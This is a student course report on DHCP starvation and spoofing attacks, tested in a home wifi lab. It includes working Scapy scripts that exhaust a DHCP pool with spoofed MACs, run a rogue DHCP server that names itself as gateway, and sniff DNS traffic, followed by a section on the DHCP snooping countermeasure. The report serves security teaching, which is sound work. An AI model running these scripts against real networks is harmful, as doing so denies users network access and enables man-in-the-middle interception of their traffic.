Bangladesh University of Engineering and Technology

CSE-406 Final Report

DHCP Spoofing

Submitted To:
Dr. Md. Shohrab Hossain
Associate Professor
Department of Computer
Science and Engineering

Submitted By :
Afsara Benazir
1505118

1 Introduction

DHCP spoofing occurs when an attacker attempts to respond to DHCP requests and trying to list themselves (spoofs) as the default gateway or DNS server, hence, initiating a man in the middle attack. With that, it is possible that they can intercept traffic from users before forwarding to the real gateway or perform DoS by flooding the real DHCP server with request to choke IP address resources.

DHCP Starvation attack is a common network attack that targets network DHCP servers. Its primary objective is to flood the organization's DHCP server with DHCP REQUEST messages using spoofed source MAC addresses. The DHCP server will respond to all requests, not knowing this is a DHCP Starvation attack, and assign available IP addresses until its DHCP pool is depleted.


After a DHCP starvation attack and setting up a rogue DHCP server, the attacker can start distributing IP addresses and other TCP/IP configuration settings to the network DHCP clients. TCP/IP configuration settings include Default Gateway and DNS Server IP addresses. Network attackers can now replace the original legitimate Default Gateway IP Address and DNS Server IP Address with their own IP Address.

Once the Default Gateway IP Address of the network devices are is changed, the network clients start sending the traffic destined to outside networks to the attacker's computer. The attacker can now capture sensitive user data and launch a man-in-the-middle attack. This is called as DHCP spoofing attack. Attacker can also set up a rogue DNS server and deviate the end user traffic to fake web sites and launch phishing attacks.

2 Implementation

The implementation is done using scapy which is a packet manipulation tool, written in python. A linux desktop was used as the attacking environment. The router of the wifi network to which the victim and attacker will connect is the good DHCP server. Any device that tries to connect to the wifi network can be labelled as a victim.

2.1 Before the attack :



;

Figure 1: Before the attack the client has an ip from a specific pool range

2.2 Steps of the attack

2.2.1 Carrying out DHCP Starvation

- Attacker enables a rouge DHCP server on a network.

  In this implementation my laptop is acting as the rouge DHCP server.

- Attacker carries out DHCP starvation attack and depletes the IP address pool of the legal DHCP server.


  This is done by running DHCPstarve.py from the attacker PC.

```python
from scapy.all import *

def dhcp_discover(dst_mac="ff:ff:ff:ff:ff:ff"):
    src_mac = get_if_hwaddr(conf.iface)
    spoofed_mac = RandMAC()
    options = [("message-type", "discover"),
               ("max_dhcp_size",1500),
               ("client_id", mac2str(spoofed_mac)),
               ("lease_time",10000),
               ("end","0")]
    transaction_id = random.randint(1, 900000000)
    discover = Ether(src=src_mac,dst=dst_mac)\
                   /IP(src="0.0.0.0",dst="255.255.255.255")\
                   /UDP(sport=68,dport=67)\
                   /BOOTP(chaddr=[mac2str(spoofed_mac)],
                              xid=transaction_id,
                              flags=0xFFFFFF)\
                   /DHCP(options=options)
    sendp(discover,
          iface=conf.iface)

if __name__=="__main__":
    while(True):
        dhcp_discover()
```

  Command Line :


```
sudo python DHCPstarve.py
```

- When the client (**in this case my Xiaomi mobile device**) tries to connect to the wifi router it fails because the legal DHCP server cannot send an OFFER as it has no available IP address.



;

Figure 2: Console after running the DHCP starvation attack



;

Figure 3: Failed Connection

2.2.2 Carrying out DHCP Spoofing

- Now the attacker runs the DHCPSpoof.py which can send a fake ip to any device trying to connect to the network.

DHCPSpoof.py


```
#! /usr/bin/env python

import binascii
import argparse
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)  #Gets rid of IPV6 Error when importing scapy

from scapy.all import *

parser = argparse.ArgumentParser(description='DHCPSock', epilog='Shock dem shells!')
parser.add_argument('-i', '--iface', type=str, required=True, help='Interface to use')
#parser.add_argument('-c', '--cmd', type=str, help='Command to execute [default: "echo pwned"]')

args = parser.parse_args()

# command = args.cmd or "echo 'pwned'"

if os.geteuid() != 0:
    sys.exit("Run me as root")



#BOOTP
#siaddr = DHCP server ip
#yiaddr = ip offered to client
#xid = transaction id
#giaddr = gateway
#chaddr = clients mac address in binary format

my_ip = "192.168.0.105"
fake_ip = "192.168.1.4"


def dhcp_offer(raw_mac, xid):
        print "***** SENDING DHCP OFFER *****"
        ether = Ether(src=get_if_hwaddr(args.iface), dst='ff:ff:ff:ff:ff:ff')
        ip = IP(src=my_ip, dst='255.255.255.255')
        udp = UDP(sport=67, dport=68)
        bootp = BOOTP(op='BOOTREPLY', chaddr=raw_mac, yiaddr=fake_ip, giaddr = my_ip,siaddr= my_ip, xid=xid)
        dhcp = DHCP(options=[("message-type", "offer"),
                ('server_id', my_ip),
```

```
                ('subnet_mask', '255.255.248.0 '),
                ('router', my_ip),
                ('lease_time', 172800),
                ('renewal_time', 86400),
                ('rebinding_time', 138240),
                "end"])
    packet = ether/ip/udp/bootp/dhcp

    #print packet.show()
    return packet


def dhcp_ack(raw_mac, xid):
    print "***** SENDING DHCP ACK *****"
    ether = Ether(src=get_if_hwaddr(args.iface), dst='ff:ff:ff:ff:ff:ff')
    ip = IP(src=my_ip, dst='255.255.255.255')
    udp = UDP(sport=67, dport=68)
    bootp = BOOTP(op='BOOTREPLY', chaddr=raw_mac, yiaddr=fake_ip, giaddr = my_ip, siaddr= my_ip, xid=xid)
    dhcp = DHCP(options=[("message-type", "ack"),
                ('server_id', my_ip),
                ('subnet_mask', '255.255.248.0 '),
                ('router', my_ip),
                ('lease_time', 172800),
                ('renewal_time', 86400),
                ('rebinding_time', 138240),
                "end"])

    packet = ether/ip/udp/bootp/dhcp
    #print packet.show()
    return packet


def dhcp(resp):
    if resp.haslayer(DHCP):
        mac_addr = resp[Ether].src
        raw_mac = binascii.unhexlify(mac_addr.replace(":", ""))

        if resp[DHCP].options[0][1] == 1:
            xid = resp[BOOTP].xid
            print "************* Got dhcp DISCOVER from: " + mac_addr + " xid: " + hex(xid)
            print "************* Sending OFFER *************"
            packet = dhcp_offer(raw_mac, xid)
            #packet.plot(lambda x:len(x))
            #packet.pdfdump("offer.pdf")
```

```
                #print hexdump(packet)
                print packet.show()
                sendp(packet, iface=args.iface)

            if resp[DHCP].options[0][1] == 3:
                xid = resp[BOOTP].xid
                print "************* Got dhcp REQUEST from: " + mac_addr + " xid: " + hex(xid)
                print "************* Sending ACK *************"
                packet = dhcp_ack(raw_mac, xid)
                #packet.pdfdump("ack.pdf")
                #print hexdump(packet)
                print packet.show()
                sendp(packet, iface=args.iface)

print "************* Waiting for a DISCOVER *************"
sniff(filter="udp and (port 67 or 68)", prn=dhcp, iface=args.iface)

#sniff(filter="udp and port 53", prn=dhcp, iface=args.iface)
#print sniff
#sniff(filter="udp and (port 67 or 68)", prn=dhcp)
```

Command Line :

```
sudo python DHCPSpoof.py -i wlp2s0
```




;

Figure 4: My rouge server is waiting for any discover packet to be sent


- The fake DHCP server sends out DHCP OFFER acting as the original server.
- Client sends a DHCP request to which the rouge server sends a DHCP ACK.
- Client thus carries out normal DHCP REQUEST and DHCP ACK operation with the fake server, without having any clue that it is an attacker.

3 Demonstrating the attack




;

Figure 5: Client sends a unicast discover packet




;

Figure 6: Discover packet description




;

Figure 7: OFFER packet from rouge server




;

Figure 8: OFFER packet from rouge server as seen in WireShark




;

Figure 9: Here client ip offered = 192.168.1.4 and server ip = 192.168.0.105




;




;

Figure 10: Request packet from client




;

Figure 11: ACK packet from rouge server




;



;

Figure 12: ACK packet from rouge server as seen in WireShark




;

Figure 13: Client now has a fake IP from the attacker

3.1 Performing DNS sniff

```python
#!/usr/bin/env python

from scapy.all import *
from datetime import datetime
import time
import datetime
import sys

interface = 'wlp2s0'
filter_bpf = 'udp and port 53'

def select_DNS(pkt):

            print(pkt.show())

# ------ START SNIFFER
sniff(iface=interface, filter=filter_bpf, store=0,  prn=select_DNS)
```



;

Figure 14: Sniffed query

4 Success and Limitations

The attack was successful in the sense that the victim could be successfully assigned a fake IP, when it tried to connect to the network, as was intended.

But needless to say only assigning a fake ip to a victim is of no use if we cannot resolve their DNS queries. Connecting the victim through the gateway of the attacker would have enabled the attacker to see all the DNS requests and redirect those requests as the attacker wishes.

But in this implementation, the network connection of the victim turns off since there is no gateway to connect to the outer world. It keep on trying to connect to the outer world with a fake ip.

Resolving and redirecting the DNS queries of the victim is a man in the middle attack, which doesn't explicitly fall under DHCP spoofing (although the purpose of spoofing is to perform a MITM).

5 Countermeasure

DHCP Snooping is a Layer 2 security switch feature which blocks unauthorized (rogue) DHCP servers from distributing IP addresses to DHCP clients.

It is important to note that DHCP SNOOPING is an access layer protection service – it does not belong in the core network.

The way DHCP Snooping works is fairly straight forward. DHCP Snooping categorizes all switch ports into two simple categories:

1. Trusted Ports
2. Untrusted Ports

A Trusted Port, also known as a Trusted Source or Trusted Interface, is a port or source whose DHCP server messages are trusted because it is under the organization's administrative control.

An Untrusted Port, also known as an Untrusted Source or Untrusted Interface, is a port from which DHCP server messages are not trusted. An example on an untrusted port is one where hosts or PCs connect to from which DHCP OFFER, DHCP ACK or DHCPNAK messages should never be seen as these are sent only by DHCP Servers.

When enabling DHCP Snooping the switch will begin to drop specific type of DHCP traffic in order to protect the network from rogue DHCP servers.

DHCP Snooping will drop DHCP messages DHCPACK, DHCPNAK, DHCPOFFER originating from a DHCP server that is not trusted – that is, connected to an untrusted port.

5.1 Why the prevention wasn't implemented?

Because the given implementation is done using a wireless router and textbfPort security is purely for wired connected . Each device is connected to the router by means of a switch.

6 Other ways of implementation

6.1 Using Mininet and Ettercap

Another approach of demonstrating DHCP spoofing is creating a virtual router and network environment and carrying on the attack there.

Mininet creates a realistic virtual network, running real kernel, switch and application code, on a single machine (VM, cloud or native), in seconds, with a single command.And Ettercap is a free and open source network security tool for man-in-the-middle attacks on LAN.

Using mininet and ettercap a DHCP spoof attack might have been possible but due to the restriction that we cannot use an in-built tool like ettercap for passing messages, this method was not followed.

6.2 Alternative of starvation

If we have the router access to a network, its IP pool range can be changed so that the IP's assigned to devices in the MAC address table does not exist anymore. Then the client must have to use the fake IP offered by the attacker, since its previous IP range is no more configurable by the router